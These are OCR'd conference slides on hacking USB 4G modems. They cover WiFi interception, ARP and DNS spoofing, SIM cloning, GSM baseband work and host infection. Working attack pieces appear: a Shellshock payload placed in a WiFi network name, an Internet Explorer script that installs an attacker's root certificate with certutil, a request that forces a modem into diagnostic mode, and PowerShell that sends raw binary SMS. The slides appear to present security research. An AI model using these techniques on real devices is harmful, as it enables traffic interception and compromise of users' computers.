
Data interception

- WiFi

```
U:\>nc -l -p 4000
iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 14:D6:4D:37:B8:86
                    Channel:2
                    Frequency:2.417 GHz (Channel 2)
                    Quality=54/70  Signal level=-56 dBm
                    Encryption key:on
                    ESSID:"() { :; }; /sbin/reboot"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=0000003d0cab2d80
                    Extra: Last beacon: 248ms ago
                    IE: Unknown: 00172829207B203A3B207D3B202F7362696E2F7265626F6
F74
                    IE: Unknown: 010882848B968C129824
                    IE: Unknown: 030102
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2A0100
                    IE: Unknown: 3204B048606C
                    IE: Unknown: DD180050F202010182000 3A4000027A4000042435E00623
22F00
                    IE: Unknown: DD0900037F01010000FF7F
                    IE: Unknown: DD0A00037F04010000004000
          Cell 02 - Address: BC:AE:C5:C4:DC:12
```

Data interception

- SMS



Data interception

- HTTP
  - ARP-spoofing
  - DNS-spoofing

Property	Value
Connection-specific DN...	
Description	Remote NDIS based Internet Sharing Dev
Physical Address	00-09-3B-F0-1A-40
DHCP Enabled	Yes
IPv4 Address	192.168.0.10
IPv4 Subnet Mask	255.255.255.0
Lease Obtained	Tuesday, November 24, 2015 3:26:30 PM
Lease Expires	Tuesday, November 24, 2015 3:31:30 PM
IPv4 Default Gateway	192.168.0.1
IPv4 DHCP Server	192.168.0.1
IPv4 DNS Server	192.168.0.1
IPv4 WINS Server	
NetBIOS over Tcpip En...	Yes
Link-local IPv6 Address	fe80::5d60:93b5:b0d8:90d7%34

Data interception


- SSL
  - Host RCE

```
<script>
function writeFileInIE(filePath, fileContent) {
try {
var fso = new ActiveXObject("Scripting.FileSystemObject");
var file = fso.OpenTextFile(filePath, 2, true);
file.WriteLine(fileContent);
    file.Close();
} catch (e) {
}
}
writeFileInIE("c:/1.crt", "-----BEGIN
CERTIFICATE-----MIICxDCCAi2gAwIBAgIEVbtqxDANBgkqhkiG9w0BAQUF
Qb3J0U3dpZ2dlcjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBv
A3MjYxMjMyMDRaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2dlcjEUMBIGA1UECBM
BUGA1UECxMOUG9ydFN3aWdnZXIgQ0ExFzAVBgNVBAMTDlBvcnRTd2lnZ2VyIE
q+xM+k8YVAEiREGlAly6AzFFjyNngMYi0U8boB2Gv9sRJ7yii+eNT9Dh8plnZ
BozUwMzASBgNVHRMBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBR24qD42rjplUYY
d13JpWOfhcpRpEMKeXDA+sm+iylsrq79B770XhLii9Yz2MyoyQ2jRiyTRth1T
END CERTIFICATE-----");

a=new ActiveXObject("WScript.Shell");
a.run("certutil -addstore -f Root c:/1.crt");
</script>
```

SIM Cloning


- Fake BTS + Binary SMS
- GEO(!)
- IMSI




https://media.blackhat.com/us-13/us-13-Nohl-Rooting-SIM-cards-Slides.pdf

SIM Cloning

- Use The Force





SIM Cloning

- Diag mode

```
POST /CGI HTTP/1.1
Host: 192.168.1.1
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Content-Length: 218

<?xml version="1.0" encoding="UTF-8" ?>
<api version="1.0">
  <header>
    <function>switchMode</function>
  </header>
  <body>
    <request>
      <switchType>1</switchType>
    </request>
  </body>
</api>
```

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
Cache-Control: no-cache
Content-Type: Content-Type: text/html

Content-Length: 230

<?xml version="1.0" encoding="UTF-8"?><api version="1.0">
<header>
   <function>switchMode</function>
</header>
<body>
   <errcode>0</errcode>   <response>
       <switchType>1</switchType>
   </response>
</body>
</api>
```

SIM Cloning

- Send AT commands
  - **AT+CMGF=0**

```
# Create your instance of the SerialPort Class
$serialPort = new-Object System.IO.Ports.SerialPort
# Set various COM-port settings
$serialPort.PortName = "COM9"
$serialPort.BaudRate = 9600
$serialPort.WriteTimeout = 500
$serialPort.ReadTimeout = 3000
$serialPort.DtrEnable = "true"
# Open the connection
$serialPort.Open()

# Tell the modem you want to use AT-mode
$serialPort.Write("AT+CMGF=0`r`n")

# Start feeding message data to the modem
# Begin with the phone number, international
# style and a <CL>... that's the `r`n part
$serialPort.Write("AT+CMGS=18`r`n")

# Now, write the message to the modem
$serialPort.Write("07919730071111F111000B919760279415F30000AA04F4F29C0E")

# Send a Ctrl+Z to end the message.
$serialPort.Write($([char] 26))
```

GSM Attacks


- Huawei: Remote(!) osmocomm for beggars
- VxWorks on baseband hi6920
  - Loaded by Linux
  - Packed on flash
  - dmesg => load vxworks ok, entey 0x50d10000
  - Cshell
    - OS communication
    - Builtin debuger
  - Nearly all names of objects/functions
  - POSIX + documentation

Host Infection

- BadUSB
- Fake diagnostic tools/CDROM
- HTML Injection + 0day
- Even real diagnostic tools =))

Host Infection


- BadUSB
  - Android gadget driver (supported_functions patching)
  - HID Gadget onboard!
  - Lots of boring stuff



Host Infection

- Drive By Download
- CDROM

```
settings_info_modemsim.html_EN.css
settings_info_modemsim.html_RU.css
settings_info_modemsim.js
settings_info_upgrade.html
settings_info_upgrade.html_EN.css
settings_info_upgrade.html_RU.css
settings_info_upgrade.js
settings_messages.html
settings_messages.html_EN.css
settings_messages.html_RU.css
settings_messages.js
settings_network.html
settings_network.html_EN.css
settings_network.html_RU.css
settings_network.js
settings_network_operator_block.html
settings_restore.html
settings_restore.html_EN.css
settings_restore.html_RU.css
settings_restore.js
ls /usr/www/hostless/ | grep iso
hostless.iso
```





Host Infection

- HTML Injection + 0day

Host Infection


- Kudos to @cyberpunkych
- Lots of other stuff at yota.hlsec.ru
- But nobody cares(((

